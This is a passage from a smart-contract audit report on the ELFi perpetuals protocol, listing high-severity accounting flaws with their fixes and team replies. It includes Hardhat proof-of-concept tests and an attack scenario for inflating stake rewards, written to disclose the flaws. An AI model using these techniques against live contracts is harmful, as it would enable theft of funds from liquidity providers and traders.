function updatePositionMargin(uint256 requestId, UpdatePositionMargin.Request
↪  memory request) external {
    Position.Props storage position = Position.load(request.positionKey);
   ......
    Symbol.Props memory symbolProps = Symbol.load(position.symbol);
    Account.Props storage accountProps = Account.load(request.account);
    //add margin, transfer from vault to LP Pool
    if (request.isAdd) {
    ......
    } else {
        // decrease margin, transfer from LP Pool to the trader.
        uint256 reduceMarginAmount = _executeReduceMargin(position, symbolProps,
↪  request.updateMarginAmount, true);
```

```
        VaultProcess.transferOut(symbolProps.stakeToken, request.marginToken,
↪   request.account, reduceMarginAmount);
        position.emitPositionUpdateEvent(requestId,
↪   Position.PositionUpdateFrom.DECREASE_MARGIN, 0);
    }
```

```
function _executeReduceMargin(
    Position.Props storage position,
    Symbol.Props memory symbolProps,
    uint256 reduceMargin,
    bool needUpdateLeverage
) internal returns (uint256) {
    AppConfig.SymbolConfig memory symbolConfig =
↪   AppConfig.getSymbolConfig(symbolProps.code);
    //calculate minimum margin for max leverage, left margin should not be less
↪   than minimum margin
    uint256 maxReduceMarginInUsd = position.initialMarginInUsd -
        CalUtils.divRate(position.qty, symbolConfig.maxLeverage).max(
            AppTradeConfig.getTradeConfig().minOrderMarginUSD
        );
```

Poc

Add this part into increaseMarketOrder.test.ts.

```
it.only('Case2.1: decrease margin to avoid the miss', async function () {
  // Step 1: user0 create one position BTC
  console.log("User0 Long BTC ");
  const orderMargin1 = precision.token(1, 17) // 0.1BTC
  const btcPrice1 = precision.price(50000)
  const btcOracle1 = [{ token: wbtcAddr, minPrice: btcPrice1, maxPrice:
↪   btcPrice1 }]
  const executionFee = precision.token(2, 15)

  await handleOrder(fixture, {
    orderMargin: orderMargin1,
    oracle: btcOracle1,
    marginToken: wbtc,
    account: user0,
    symbol: btcUsd,
    executionFee: executionFee,
  })
  // Cannot close this position, because of PositionShouldBeLiquidation
  /*
  const btcPrice2 = precision.price(40000)
```

```
  const btcOracle2 = [{ token: wbtcAddr, minPrice: btcPrice2, maxPrice:
↪  btcPrice2 }]
  let positionInfo = await positionFacet.getSinglePosition(user0.address,
↪  btcUsd, wbtcAddr, false)
   const closeQty1 = positionInfo.qty
   await handleOrder(fixture, {
     symbol: btcUsd,
     marginToken: wbtc,
     orderSide: OrderSide.SHORT,
     posSide: PositionSide.DECREASE,
     qty: closeQty1,
     oracle: btcOracle2,
     executionFee: executionFee,
   });
  */

  // Step 2: decrease margin
  console.log("User0 update position")
  // user0 use weth
  let positionInfo = await positionFacet.getSinglePosition(user0.address,
↪  btcUsd, wbtcAddr, false)
  console.log(positionInfo.key);
  console.log(positionInfo.initialMargin);
  let tx = await positionFacet.connect(user0).createUpdatePositionMarginRequest(
    {
      positionKey: positionInfo.key,
      isAdd: false,
      isNativeToken: false,
      marginToken: wbtc,
      updateMarginAmount: precision.token(2462, 18),
      executionFee: executionFee,
    },
    {
      value: executionFee,
    },
  )
  let requestId = await marketFacet.getLastUuid(UPDATE_MARGIN_ID_KEY)
  await tx.wait()
  console.log("Before execute :", await wbtc.balanceOf(user0.address))
  // Step 3: execute user0 update request
  const tokenPrice = precision.price(40000)
  const oracle = [{ token: wbtcAddr, targetToken: ethers.ZeroAddress, minPrice:
↪  tokenPrice, maxPrice: tokenPrice }]
  tx = await
↪  positionFacet.connect(user3).executeUpdatePositionMarginRequest(requestId,
↪  oracle)
  await tx.wait()
```


```
  console.log("After execute :", await wbtc.balanceOf(user0.address))

})
```

Impact

Traders can get back some funds via decreasing one position's margin. LP holders will lose some expected profits.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L370-L383

Tool used

Manual Review

Recommendation

Consider the unrealised Pnl when we decrease one position's margin.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-21: Canceling a mint stake token can result in the execution fee being sent from the wrong vault

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/86

Found by

Cosine, KrisRenZo, eeshenggoh, iamnmt, jennifer37, mstpr-brainbot

Summary

When mint orders are cancelled, the user's deposit and the execution fees are returned. However, there is a scenario where the user's execution fee is taken from the LP vault instead of the portfolio vault, resulting in incorrect accounting.

Vulnerability Detail

When mint orders are created with `params.isCollateral` set to `true` and `walletRequestTokenAmount` is a non-zero value, the funds will be taken from the `msg.sender` and deposited into the portfolio vault:

```
function createMintStakeTokenRequest(MintStakeTokenParams calldata params)
↪  external payable override nonReentrant {
        .
        .
        -> if (params.walletRequestTokenAmount > 0) {
            require(!params.isNativeToken || msg.value ==
↪  params.walletRequestTokenAmount, "Deposit eth amount error!");
            AssetsProcess.depositToVault(
                AssetsProcess.DepositParams(
                    account,
                    params.requestToken,
                    params.walletRequestTokenAmount,
                    -> params.isCollateral ?
↪  AssetsProcess.DepositFrom.MINT_COLLATERAL : AssetsProcess.DepositFrom.MINT,
                    params.isNativeToken
                )
            );
        }
        .
        (uint256 walletRequestTokenAmount, bool isExecutionFeeFromLpVault) =
↪  MintProcess
            .validateAndDepositMintExecutionFee(account, params);
        if (params.requestTokenAmount < walletRequestTokenAmount) {
```

```
            revert Errors.MintWithParamError();
        }
        .
    }
```

If the token is also a native token, the execution fee will be charged from the amount instead of a separate transfer:

```
function validateAndDepositMintExecutionFee(
        address account,
        IStake.MintStakeTokenParams calldata params
    ) external returns (uint256, bool) {
        .
       -> if (params.isNativeToken && params.walletRequestTokenAmount >=
↪   params.executionFee) {
            return (params.walletRequestTokenAmount - params.executionFee, true);
        }
        .
        .
    }
```

The return values will be the new net `walletRequestTokenAmount` and a `isExecutionFeeFromLpVault` boolean which is true.

If the user decides to cancel the order before execution, they can call the cancel mint function. Since `isExecutionFeeFromLpVault` was true for the request, the execution fee will be taken from the LP vault to send it to the user, which is incorrect since the user's funds never entered the LP pool but only the portfolio pool because the user deposited it as collateral.

```
function cancelMintStakeToken(uint256 requestId, bytes32 reasonCode) external {
        .
        .
        -> GasProcess.processExecutionFee(
            GasProcess.PayExecutionFeeParams(
                mintRequest.isExecutionFeeFromLpVault
                    ? IVault(address(this)).getLpVaultAddress()
                    : IVault(address(this)).getPortfolioVaultAddress(),
                mintRequest.executionFee,
                startGas,
                msg.sender,
                mintRequest.account
            )
        );
    }
```

Impact

"When funds are taken from the LP vault instead of the portfolio vault, some other user's request will fail because the LP vault must have the exact amount to perform the transaction. For instance, if a user has a deposit of 10 WETH in the LP vault, when it's executed, 10 WETH will be taken from the LP vault to stake the token. However, if someone withdraws the execution fee as described in the scenario above, then the LP vault will have only 9.998 WETH. This discrepancy means the other user's order will never go through and will also never be cancellable because the system will always assume 10 WETH is available in the LP vault. Considering all these factors, high severity.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/StakeFacet.sol#L21-L70

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AssetsProcess.sol#L58-L79

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L108-L128

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/StakeFacet.sol#L101-L122

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/GasProcess.sol#L17-L41

Tool used

Manual Review

Recommendation

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/54

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-22: If the stake token is minted from portfolio vault, positions from balances are not decreased

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/106

Found by

mstpr-brainbot

Summary

When the mint stakes is minted with the portfolio vault tokens (users cross balance tokens) the entire from balances must need to change since the tokens are no longer part of users cross portfolio.

Vulnerability Detail

As we can see in the normal withdrawal flow, if any token balance is withdrawn, it affects the current positions, updating all positions accordingly, as shown in the `withdraw` function:

```
function withdraw(uint256 requestId, WithdrawParams memory params) public {
    // ...
    -> PositionMarginProcess.updateAllPositionFromBalanceMargin(
        requestId,
        params.account,
        params.token,
        -(params.amount.toInt256()),
        ""
    );
}
```

In the `MintProcess::executeMintStakeToken` function flow, token balances change if the stake token is minted from portfolio vault balances:

```
function _transferFromAccount(address account, address token, uint256
↪   needAmount) internal {
    Account.Props storage tradeAccount = Account.load(account);
    if (tradeAccount.getTokenAmount(token) < needAmount) {
        revert Errors.MintFailedWithBalanceNotEnough(account, token);
    }
    -> tradeAccount.subTokenIgnoreUsedAmount(token, needAmount,
↪   Account.UpdateSource.TRANSFER_TO_MINT);
    int256 availableValue = tradeAccount.getCrossAvailableValue();
```

```
    if (availableValue < 0) {
        revert Errors.MintFailedWithBalanceNotEnough(account, token);
    }
}
```

However, this change does not update the positions from balances. This results in incorrect cross available values for the users' positions.

Impact

Since maintaining accurate balances is crucial to ensure a fair cross available value, and the above issue indicates that this balance will be disrupted, I will label it as high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L68-L91

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L264-L274

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L130-L171

Tool used

Manual Review

Recommendation

Just like withdraw function loop over the positions and update the from balances

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/51

nevillehuang

@mstpr Could you provide a more specific impact/numerical impact that justifies high severity?

mstpr

@nevillehuang

"fromBalance" is extremely important to measure users cross available value which is the value user is allowed to open cross positions. When an amount is withdrawn from users cross balance without updating its "fromBalance" the cross available value will be higher than usual although the user has lesser collateral which means user can open positions that are more than allowed respect to his/her cross portfolio balances

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-23: Deleveraging can result in a zero borrowed amount while maintaining the leveraged position

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/114

Found by

mstpr-brainbot

Summary

Positions borrow the leverage amount from the pool and pay a borrowing fee for doing so. If the token price changes between the leverage update requests, an account can end up having leverage without any borrowed amount.

Vulnerability Detail

Assume Alice has:

$100 10x Isolated LONG on tokenA, traded at $1. Alice's position is worth $1000, meaning she borrowed 900 tokenA, with a `holdAmount` of 900.

Some time passes, and tokenA drops to $0.40. Alice decides to deleverage to 2x. Since her position is isolated and the quantity won't change, the new margin required is $500. Alice previously had $100, so she needs to add $400 worth of tokenA, which is 1000 tokenA.

1000 tokenA should be unheld from the pool. However, due to these lines in `PositionMarginProcess::_executeAddMargin`, it will only unhold the maximum amount, which is 900:

```
function _executeAddMargin(Position.Props storage position,
↪   AddPositionMarginCache memory cache) internal {
    //..
    uint256 subHoldAmount = cache.addMarginAmount.min(position.holdPoolAmount);
    position.holdPoolAmount -= subHoldAmount;
    LpPoolProcess.updatePnlAndUnHoldPoolAmount(cache.stakeToken,
↪   position.marginToken, subHoldAmount, 0, 0);
}
```

Since 1000 tokenA is over the borrowed amount, only 900 tokens will be unheld from the pool, leaving the position with no `holdAmount`. Consequently, Alice's position will no longer incur borrowing fees. Overall, she provided a total of $500 worth of tokens, but her position is now worth $1000 in unchanged quantity.

Impact

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L91-L132

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L340-L368

Tool used

Manual Review

Recommendation

Discussion

0xELFi02

Not a issue: No adjustment is needed; this example might not be valid because a liquidation may have already occurred.

mstpr

> Not a issue: No adjustment is needed; this example might not be valid because a liquidation may have already occurred.

What if the position is cross and user has a significant amount of collateral in its portfolio? Then the account wouldn't be necessarily liquidated

0xELFi02

@mstpr After discussion with team, this is a issue, we have confirmed it. This is the fix PR: https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-24: Excess fromBalance removal not added to other positions fromBalance's when leveraging up

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/117

Found by

mstpr-brainbot

Summary

When new deposits or withdrawals are requested by users in cross accounts, it will change the from balances of all positions. This is crucial for Elfi to maintain accurate cross-available values and borrowed amounts. Deleveraging also functions as a form of withdrawal since it moves capital back to the portfolio vault. If the amount to be pulled is enough to cover the deleveraged position's margin, it is from balance is capped at that. However, the excess amount is not used to cover other positions from balances.

Vulnerability Detail

Assume Alice has two positions:

1. SHORT BTC with margin token USDC: margin is $100 and fromBalance is $100.
2. SHORT SOL with margin token USDC: margin is $100 and fromBalance is $40.

After some time, Alice decides to withdraw 10 USDC. Since order 1 is first in the queue, the fromBalance decreases to $90 as we can observe in below code snippet:

```
function withdraw(uint256 requestId, WithdrawParams memory params) public {
    //.
    accountProps.subTokenIgnoreUsedAmount(params.token, params.amount,
↪   Account.UpdateSource.WITHDRAW);
    -> PositionMarginProcess.updateAllPositionFromBalanceMargin(
        requestId,
        params.account,
        params.token,
        -(params.amount.toInt256()),
        ""
    );
}
```

Now Alice's positions are:

- SHORT BTC: margin $100, fromBalance $90
- SHORT SOL: margin $100, fromBalance $40

If Alice's SOL position is 10x, her quantity (QTY) is $1000. She decides to increase the leverage to 50x, reducing the required margin to $20. Alice needs to unhold $80 worth of USDC, reducing the "fromBalance" accordingly.

```
function _executeReduceMargin(
    Position.Props storage position,
    Symbol.Props memory symbolProps,
    uint256 reduceMargin,
    bool needUpdateLeverage
) internal returns (uint256) {
    //.
    uint256 reduceMarginAmount = CalUtils.usdToToken(reduceMargin, decimals,
↪   marginTokenPrice);
    if (position.isCrossMargin &&
        position.initialMarginInUsd - position.initialMarginInUsdFromBalance <
↪   reduceMargin
    ) {
        -> position.initialMarginInUsdFromBalance -= (reduceMargin -
            (position.initialMarginInUsd -
↪   position.initialMarginInUsdFromBalance)).max(0);
    }
    position.initialMargin -= reduceMarginAmount;
    position.initialMarginInUsd -= reduceMargin;
    return reduceMarginAmount;
}
```

After updating leverage, Alice's SOL short position will be:

- Margin: $20
- fromBalance: $20

and 80 USDC will be unused:

```
function updatePositionLeverage(uint256 requestId, UpdateLeverage.Request memory
↪   request) external {
    //.
    position.leverage = request.leverage;
    uint256 reduceMargin = position.initialMarginInUsd -
↪   CalUtils.divRate(position.qty, position.leverage);
    -> uint256 reduceMarginAmount = _executeReduceMargin(position, symbolProps,
↪   reduceMargin, false);
    if (position.isCrossMargin) {
        -> accountProps.unUseToken(
            position.marginToken,
```

```
                reduceMarginAmount,
                Account.UpdateSource.UPDATE_LEVERAGE
            );
        } else {
            VaultProcess.transferOut(
                symbolProps.stakeToken,
                request.marginToken,
                request.account,
                reduceMarginAmount
            );
        }
    }
```

Alice has "unused" $80 USDC but only $20 was reduced from the "fromBalance" of the SOL short position. The remaining $60 is not added to her BTC short position's "fromBalance". If Alice had done this as a withdrawal, it would have updated all "fromBalances" by looping through the positions until the unused amount was fully exhausted.

Impact

Users will have less "fromBalance" than they should, increasing their cross available value. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AssetsProcess.sol#L122C5-L155C6

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L274-L338

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L134-L229

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L370-L406

Tool used

Manual Review

Recommendation

If there is an excess amount that can't be decreased from the current positions fromBalance then loop and add to other positions until its fully used just like its done in deposit/withdraw flows.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/35

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-25: Updating leverage changes the cross net and cross available value

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/118

Found by

mstpr-brainbot

Summary

When a position's leverage is updated, the cross net value changes. This can make an account's holdings appear greater than they are or, worse, cause them to decrease, leading to liquidation just by changing the leverage.

Vulnerability Detail

Accounts' cross net value is important in determining the liquidations and overall health of the user's cross positions.

Cross net value is calculated as follows:

```
function _getCrossNetValue(
        PositionQueryProcess.PositionStaticsCache memory cache,
        uint256 portfolioNetValue,
        uint256 totalUsedValue,
        uint256 orderHoldUsd
    ) internal pure returns (int256) {
        return
            (portfolioNetValue + cache.totalIMUsd + orderHoldUsd).toInt256() +
            cache.totalPnl -
            totalUsedValue.toInt256() -
            cache.totalPosFee;
    }
```

Where portfolio net value is the net amount held * discount, and the total used value is the net token used * liquidation factor.

Let's assume Alice has the following balances: 1- USDC (discount of 99%, liquidation factor of 110%):

- Amount: 1000
- Used: 0
- Liability: 0

2- tokenA (discount of 99%, liquidation factor of 110%):

- Amount: 0
- Used: 100
- Liability: 0

Additionally, Alice has a LONG 10x tokenA position with an initial margin of $100 and a quantity of 10*100 = $1000, with tokenA initially trading at $1.

Alice's total net value would be: ((1000 * 99/100) + 100) + 0 - (100 * 110/100) - 0 = = 980$

Now, Alice thinks her position is too highly leveraged and decides to reduce her leverage to save herself from potential downside risks, bringing it down to 2x. This will increase her initial margin and net token used value. The increased margin will be $400, since the quantity has to remain the same.

Alice now has a $500 margin and 500 used tokens. Let's re-calculate Alice's cross value: $((1000 * 99/100) + 500) + 0 - (500 * 110/100) - 0 == 940$

As we can observe, Alice's cross net value dropped significantly. This could lead Alice to be liquidated if there were actual losses from the position!

This happens because when a position is de-leveraged, both the margin and the used amount increase. However, since the used amount is always multiplied by the liquidation factor, it grows more rapidly than the initial margin, which is a fixed amount.

Coded PoC:

```
it("Delever decreases the cross net value", async function () {
        const usdcAm = precision.token(200_000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });

        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
```

```
            minPrice: precision.price(1),
            maxPrice: precision.price(1),
        },
    ];

    const orderMargin = precision.token(50_000); // 100$
    const executionFee = precision.token(2, 15);
    const tx = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.LONG,
            posSide: PositionSide.INCREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: 0,
            leverage: precision.rate(5),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx.wait();

    const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

    await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

    let crossNetValue = await accountFacet.getCrossMMRTapir(
        user0.address,
        oracleBeginning
    );
    console.log("CNV first", crossNetValue.crossValue);

    let accountInfo = await accountFacet.getAccountInfo(user0.address);
    console.log("Account info before", accountInfo.tokenBalances);


↪ ////////////////////////////////////////////////////////////////////////
```


```
↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
        let ptx = await positionFacet.connect(user0).createUpdateLeverageRequest(
            {
                symbol: btcUsd,
                isLong: true,
                isNativeToken: false,
                isCrossMargin: true,
                leverage: precision.rate(2),
                marginToken: wbtcAddr,
                addMarginAmount: 0,
                executionFee: executionFee,
            },
            {
                value: executionFee,
            }
        );

        await ptx.wait();

        await positionFacet
            .connect(user3)
            .executeUpdateLeverageRequest(BigInt(1112), oracleBeginning);

        crossNetValue = await accountFacet.getCrossMMRTapir(
            user0.address,
            oracleBeginning
        );
        console.log("CNV finale", crossNetValue.crossValue);

        accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("Account info final", accountInfo.tokenBalances);
});
```

Test Logs: CNV first 1947031875000000000000000n Account info before Result(2) [Result(4) [200000000000n, 0n, 0n, 0n], Result(4) [0n, 2000000000000000000n, 0n, 150000000000000000n]] CNV finale 1909813125000000000000000n Account info final Result(2) [Result(4) [200000000000n, 0n, 0n, 0n], Result(4) [0n, 49775000000000000000n, 0n, 150000000000000000n]]

Impact

Accounts can have more or less cross net value after updating leverage. Updating the leverage does not change the total quantity and it should not be changing the cross net value of users. Users have more cross net value by increasing their leverage and have lesser cross net value by decreasing their leverage which is conflicting and can lead to over borrowed positions or unfair liquidations.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AccountProcess.sol#L149-L160

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AccountProcess.sol#L162-L198

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L134-L229

https://github.com/sherlock-audit/2024-05-elfi-protocol/blame/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L340-L368

Tool used

Manual Review

Recommendation

Discussion

0xELFi

liquidation factor must be 10% not 110%

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-26: Minting stake tokens is not updating the pool's borrowing fee rate

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/136

Found by

mstpr-brainbot

Summary

When users mint new stake tokens, they provide liquidity to the pool, increasing the total amount and decreasing the borrowed utilization. However, this rate is not updated.

Vulnerability Detail

When users mint stake tokens, they add liquidity to the pool and increase the total amount held in the pool:

```
function _mintStakeToken(Mint.Request memory mintRequest) internal returns
↪  (uint256 stakeAmount) {
        //..
        -> pool.addBaseToken(cache.mintTokenAmount);
        .
    }
```

As we can see, the borrowing rate calculation will change accordingly. However, the rate is not updated:

```
function getLongBorrowingRatePerSecond(LpPool.Props storage pool) external view
↪  returns (uint256) {
        if (pool.baseTokenBalance.amount == 0 &&
↪  pool.baseTokenBalance.unsettledAmount == 0) {
            return 0;
        }
        int256 totalAmount = pool.baseTokenBalance.amount.toInt256() +
↪  pool.baseTokenBalance.unsettledAmount;
        if (totalAmount <= 0) {
            return 0;
        }
        uint256 holdRate = CalUtils.divToPrecision(
            pool.baseTokenBalance.holdAmount,
            totalAmount.toUint256(),
```

```
            CalUtils.SMALL_RATE_PRECISION
        );
        return CalUtils.mulSmallRate(holdRate,
↪   AppPoolConfig.getLpPoolConfig(pool.stakeToken).baseInterestRate);
    }
```

Impact

Unfair accrual of borrowing fees. It can yield on lesser/higher fees for lps and position holders. It can also delay or cause unfair liquidations. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L45-L91

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MintProcess.sol#L130-L213

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryProcess.sol#L82C5-L108

Tool used

Manual Review

Recommendation

Just like the opening orders update the rates after the pools base amounts changes.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/47

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-27: Attacker can inflate stake rewards as he wants.

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/146

Found by

KrisRenZo, dany.armstrong90, mstpr-brainbot

Summary

`FeeRewardsProcess.sol#updateAccountFeeRewards` function uses balance of account as amount of stake tokens. Since it is possible to transfer stake tokens to any accounts, attacker can flash loan other's stake tokens to inflate stake rewards.

Vulnerability Detail

`FeeRewardsProcess.sol#updateAccountFeeRewards` function is the following.

```
    function updateAccountFeeRewards(address account, address stakeToken) public
↪   {
        StakingAccount.Props storage stakingAccount =
↪   StakingAccount.load(account);
        StakingAccount.FeeRewards storage accountFeeRewards =
↪   stakingAccount.getFeeRewards(stakeToken);
        FeeRewards.MarketRewards storage feeProps =
↪   FeeRewards.loadPoolRewards(stakeToken);
        if (accountFeeRewards.openRewardsPerStakeToken ==
↪   feeProps.getCumulativeRewardsPerStakeToken()) {
            return;
        }
63:     uint256 stakeTokens = IERC20(stakeToken).balanceOf(account);
        if (
            stakeTokens > 0 &&
            feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken >
            feeProps.getPoolRewardsPerStakeTokenDeltaLimit()
        ) {
            accountFeeRewards.realisedRewardsTokenAmount += (
                stakeToken == CommonData.getStakeUsdToken()
                    ? CalUtils.mul(
                        feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken,
                        stakeTokens
                    )
                    : CalUtils.mulSmallRate(
```

```
                        feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken,
                        stakeTokens
                    )
            );
        }
        accountFeeRewards.openRewardsPerStakeToken =
↪   feeProps.getCumulativeRewardsPerStakeToken();
        stakingAccount.emitFeeRewardsUpdateEvent(stakeToken);
    }
```

Balance of account is used as amount of stake tokens in `L63`. But since the stake tokens can be transferred to any other account, attacker can inflate stake token rewards by flash loan.

Example:

1. User has two account: `account1`, `account2`.
2. User has staked 1000 ETH in `account1` and 1000 ETH in `account2`.
3. After a period of time, user transfer 1000 xETH from `account2` to `account1` and claim rewards for `account1`.
4. Now, attacker can claim rewards twice for `account1`.
5. In the same way, attacker can claim rewards twice for `account2` too.

Impact

Attacker can inflate stake rewards as he wants using this vulnerability.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/FeeRewardsProcess.sol#L63

Tool used

Manual Review

Recommendation

Use `stakingAccount.stakeTokenBalances[stakeToken].stakeAmount` instead of stake token balance as follows.

```
    function updateAccountFeeRewards(address account, address stakeToken) public
↪   {
        StakingAccount.Props storage stakingAccount =
↪   StakingAccount.load(account);
        StakingAccount.FeeRewards storage accountFeeRewards =
↪   stakingAccount.getFeeRewards(stakeToken);
        FeeRewards.MarketRewards storage feeProps =
↪   FeeRewards.loadPoolRewards(stakeToken);
        if (accountFeeRewards.openRewardsPerStakeToken ==
↪   feeProps.getCumulativeRewardsPerStakeToken()) {
            return;
        }
--      uint256 stakeTokens = IERC20(stakeToken).balanceOf(account);
++      uint256 stakeTokens =
↪   stakingAccount.stakeTokenBalances[stakeToken].stakeAmount;
        if (
            stakeTokens > 0 &&
            feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken >
            feeProps.getPoolRewardsPerStakeTokenDeltaLimit()
        ) {
            accountFeeRewards.realisedRewardsTokenAmount += (
                stakeToken == CommonData.getStakeUsdToken()
                    ? CalUtils.mul(
                        feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken,
                        stakeTokens
                    )
                    : CalUtils.mulSmallRate(
                        feeProps.getCumulativeRewardsPerStakeToken() -
↪   accountFeeRewards.openRewardsPerStakeToken,
                        stakeTokens
                    )
            );
        }
        accountFeeRewards.openRewardsPerStakeToken =
↪   feeProps.getCumulativeRewardsPerStakeToken();
        stakingAccount.emitFeeRewardsUpdateEvent(stakeToken);
    }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:

https://github.com/0xCedar/elfi-perp-contracts/pull/19

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-28: Improper implementation of the `PositionMarginProcess.updatePositionFromBalanceMargin()` function.

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/159

Found by

0x486776

Summary

The updates to position values are not based on the current price of the `marginToken`.

Vulnerability Detail

As shown in the code at `L314` and `L318`, all calculations are based on percentages relative to the maximum values. They do not factor in the current price of the `marginToken`. Consequently, even if the current `marginToken` price is significantly lower than when the position was last updated, users can still update their position using the higher price.

```
    function updatePositionFromBalanceMargin(
        Position.Props storage position,
        bool needSendEvent,
        uint256 requestId,
        int256 amount
